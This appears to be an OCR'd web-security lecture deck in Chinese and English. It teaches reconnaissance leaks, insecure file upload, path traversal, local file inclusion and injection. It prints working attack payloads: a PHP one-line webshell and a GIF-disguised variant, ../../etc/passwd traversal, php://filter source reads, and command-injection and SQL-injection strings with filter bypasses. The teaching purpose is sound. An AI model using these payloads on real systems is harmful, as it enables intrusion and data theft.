- .git / .svn / .bzr
- .DS_Store
- .index.php.swp
- Backup files


常見套路

- robots.txt
  - 告訴爬蟲什麼該看什麼不該看
  - 可能包含不想被爬取的路徑
    - 管理後台？
- .git / .svn / .bzr
- .DS_Store
- .index.php.swp
- Backup files



常見套路

- robots.txt
- .git / .svn / .bzr
  - 版本控制系統
  - 可還原 source code
  - Tools (for git)
    denny0223/scrabble
    lijiejie/GitHack
- .DS_Store
- .index.php.swp
- Backup files



常見套路

- robots.txt
- .git / .svn / .bzr
- .DS_Store
  - macOS 上自動產生的隱藏檔
  - 可得知資料夾內的文件名稱、路徑
  - lijiejie/ds_store_exp
- .index.php.swp
- Backup files

常見套路

- robots.txt
- .git / .svn / .bzr
- .DS_Store
- .index.php.swp
  - vim 暫存檔
  - 可以直接還原原本的 source
- Backup files

常見套路

- robots.txt
- .git / .svn / .bzr
- .DS_Store
- .index.php.swp
- Backup files
  - www.tar.gz
  - backup.zip
  - …

Google Hacking

- site:nycu.edu.tw
- intext:"管理介面"
- filetype:sql

Google Hacking Database (GHDB):

https://www.exploit-db.com/google-hacking-database


Other tricks

- Dirsearch / Gobuster
- Subdomain enumeration
- Virtual domain enumeration

Insecure Upload / Download


Web 兩大世界觀

File-based




```
$ cat /var/www/html/index.php
<?php echo 'Hello, world!'; ?>
```


Route-based




```
@app.route("/home")
def hello():
    return "Hello, world!"
```

Web 兩大世界觀

File-based




```
$ cat /var/www/html/index.php
<?php echo 'Hello, world!'; ?>
```

Route-based


```
@app.route("/home")
def hello():
    return "Hello, world!"
```

Webshell

- Webshell: 在 Web 伺服器上執行任意指令的頁面（shell on Web）
- 沒限制上傳檔案的副檔名：直接上傳 *.php 檔

- 「一句話木馬」:

```php
<?php eval($_GET['code']); ?>
```

http://example.com/uploads/webshell.php?code=system('id');

Prevent & Bypass

- 檢查 POST Content Type
- 檢查 file signature (magic number)
- 檢查副檔名
  - 黑名單
  - 白名單

檢查 POST Content Type

```
POST /upload HTTP/1.1\r\n
Content-Length: 9487\r\n
Content-Type: multipart/form-data; boundary=————1337\r\n
\r\n
————1337\r\n
Content-Disposition: form-data; name="UploadFile";
filename="cat.jpg"\r\n
Content-Type: image/jpeg\r\n
\r\n
(File Content)
```

File Signature

- https://filesignatures.net/
- 不同類型的檔案都會有各自的 file signature (magic number)

GIF	47 49 46 38	GIF8
PNG	89 50 4e 47	.PNG

File Signature

- https://filesignatures.net/
- 不同類型的檔案都會有各自的 file signature (magic number)

GIF	47 49 46 38	GIF8
PNG	89 50 4e 47	.PNG

- Magic Number + PHP code --> Webshell

```
GIF89a<?php eval($_GET['code']); ?>
```

File Extension: Blacklist

No .php ?

- pHP // Change case
- pht, phtml, php[3,4,5,7] …
- html, svg // XSS
- .htaccess

File Extension: .htaccess (Apache2 Feature)

```
<FilesMatch "meow">
    SetHandler application/x-httpd-php
</FilesMatch>
```

webshell.meow → 會被當 php 執行

../../Path Traversal

```
file_get_contents("./files/".$_GET['file'])
```

http://victim.com/
download.php?file=report_9487.pdf

```
file_get_contents("./files/".$_GET['file'])
```

./files/report_9487.pdf

http://victim.com/
download.php?file=../download.php

```
file_get_contents("./files/".$_GET['file'])
```

./files/../download.php

⟶ ./download.php

http://victim.com/
download.php?file=../../../../etc/passwd

```
file_get_contents("./files/".$_GET['file'])
```

/var/www/html/files/../../../../etc/passwd

⟶ /etc/passwd

Path traversal: Nginx misconfiguration

Breaking Parser Logic
Orange@Black Hat

Nginx off-by-slash fail

```
http://127.0.0.1/static../settings.py
```

```
location /static {
  alias /home/app/static/;
}
```

Nginx matches the rule and appends the remainder to destination


/home/app/static/../settings.py

Arbitrary File Read

- 任意讀取伺服器上的檔案
  - 後端原始碼、敏感資料 etc…
  - fopen()
  - file_get_contents()
  - readfile()
  - …

```
file_get_contents($_GET['page'])
```

/?page=/etc/passwd



/?page=index.php

Config files

- /etc/php/php.ini
- /etc/nginx/nginx.conf
- /etc/apache2/sites-available/000-default.conf
- /etc/apache2/apache2.conf

System information

- User information
  - /etc/passwd
  - /etc/shadow # 通常要 root 權限
- Process information
  - /proc/self/cwd # symbolic link 到 cwd
  - /proc/self/exe # 目前的執行檔
  - /proc/self/environ # 環境變數
  - /proc/self/fd/[num] # file descriptor
- /proc/sched_debug # Processes list

Network

- /etc/hosts
- /proc/net/*
  - /proc/net/fib_trie
  - /proc/net/[tcp,udp]
  - /proc/net/route
  - /proc/net/arp


LFI

Local File Inclusion


- include 伺服器端任意檔案
  - require()
  - require_once()
  - include()
  - include_once()

```
include($_GET['module']);
```


/?module=phpinfo.php



/?module=phpinfo.php




/?module=php://filter/convert.base64-encode/resource=phpinfo.php



```
php://filter/
read=convert.base64-encode/
resource=phpinfo.php
```


php:// - Manual
php://filter/
read=convert.base64-encode/
resource=phpinfo.php



- <empty>
- read=
- write=
php://filter/
read=convert.base64-encode/
resource=phpinfo.php

List of Available Filters - Manual

- string.rot13
- convert.base64-encode
- zlib.deflate / zlib.inflate
- …

```
php://filter/
read=convert.base64-encode/
resource=phpinfo.php
```

```
php://filter/
read=convert.base64-encode/
resource=phpinfo.php
```



- Required
- 指定你要輸入 filter 的資料


可以串很多 filter 一起用
php://filter/
read=convert.base64-encode/
read=string.rot13/
...
resource=phpinfo.php
執行順序

LFI to RCE

- access.log / error.log 可讀
- /proc/self/environ 可讀
  - 把 payload 塞在 user-agent 裡面，然後 include 它
- 控制 session 內容
  - PHP session 內容預設是以檔案儲存
  - include /tmp/sess_{session_name}

LFI to RCE

- session.upload_progress
  - session.upload_progress = on; # enabled by default
  - https://blog.orange.tw/2018/10/#session-tragedy
- phpinfo https://insomniasec.com/downloads/publications/LFI+With+PHPInfo+Assistance.pdf
- PHP filter https://github.com/wupco/PHP_INCLUDE_TO_SHELL_CHAR_DICT
- One Line PHP 從入門到入土 https://hackmd.io/@ginoah/phpInclude#/

Injection

Injection

- 使用者輸入成為指令、程式碼、查詢的一部分 -> 改變原始程式預期行為
- 包括
  - SQL injection
  - Command injection
  - Code injection
  - Server side template injection
  - NoSQL injection
  - CRLF injection
  - ...

Basic Injection

"+system(Code Injection)+"

Simple Calculator

```php
<?php
	echo eval("return ".$_GET['expression'].";");
?>
```

```
/calc.php?expression=7*7
```

Simple Calculator

```php
<?php
	echo eval("return ".$_GET['expression'].";");
?>
```

```
/calc.php?expression=system("id")
```

Dangerous function

- PHP
  - eval
  - assert
  - create_function // removed since PHP 8.0
- Python
  - exec
  - eval
- JavaScript
  - eval
  - (new Function(/* code */))()
  - setTimeout / setInterval

Basic Injection

; $(Command) `Injection`

Cool Ping Service

```
<?php
        system("ping -c 1 ".$_GET['ip']);
?>
```

Cool Ping Service

Cool Ping Service: Normal

```
ping -c 1 127.0.0.1
```

```
/?ip=127.0.0.1
```

Cool Ping Service: Malicious

```
ping -c 1 127.0.0.1 ; ls -al
```

```
/?ip=127.0.0.1 ; ls -al
```

Cool Ping Service: Malicious

```
ping -c 1 127.0.0.1 ; ls -al
```

用分號結束掉前面的指令

Pwned!

```
/?ip=127.0.0.1 ; ls -al
```

Basic Tricks

- ping 127.0.0.1 ; id
  - ; -> 結束前面的 command
- ping 127.0.0.1 | id
  - A|B -> pipe A 的結果給 B
- ping 127.0.0.1 && id
  - A&&B -> A 執行成功才會執行 B
- ping notexist || id
  - A||B -> A 執行成功就不會執行 B

Basic Tricks: Command substitution

- cat meow.txt $(id)
- cat meow.txt `id`
- ping "$(id)"

ping "$(id)"

will expand to

ping 'uid=0(root) gid=0(root) groups=0(root)'

You don't really need Space

- cat<*TAB*>/flag
- cat</flag # Pipeable command
- {cat,/flag}
- cat$IFS/flag # IFS -> Input Field Separators
- X=$'cat\x20/flag'&&$X

Bypass Blacklist

- cat /f'la'g / cat /f"la"g
- cat /f\l\ag
- cat /f*
- cat /f?a?

Wildcard

- cat ${HOME:0:1}etc${HOME:0:1}passwd


"/home/USER"[0:1]

Basic Injection

SQL Injection' or 1=1--

Introduction to SQL

- Structured Query Language
- 與資料庫溝通的語言
- e.g. MySQL, MSSQL, Oracle, PostgreSQL ...



Introduction to SQL

SELECT * FROM user;

id	username	password	create_date
1	iamuser	123456	2021/02/07
2	878787	87p@ssw0rd	2021/07/08
3	meow	M30W_OWO	2021/11/23

Introduction to SQL

```
SELECT * FROM user WHERE id=1;
```

id	username	password	create_date
1	iamuser	123456	2021/02/07
2	878787	87p@ssw0rd	2021/07/08
3	meow	M30W_OWO	2021/11/23

Introduction to SQL

```
SELECT * FROM user WHERE id=2;
```

id	username	password	create_date
1	iamuser	123456	2021/02/07
2	878787	87p@ssw0rd	2021/07/08
3	meow	M30W_OWO	2021/11/23

Introduction to SQL

```
SELECT * FROM user WHERE id=3;
```

id	username	password	create_date
1	iamuser	123456	2021/02/07
2	878787	87p@ssw0rd	2021/07/08
3	meow	M30W_OWO	2021/11/23

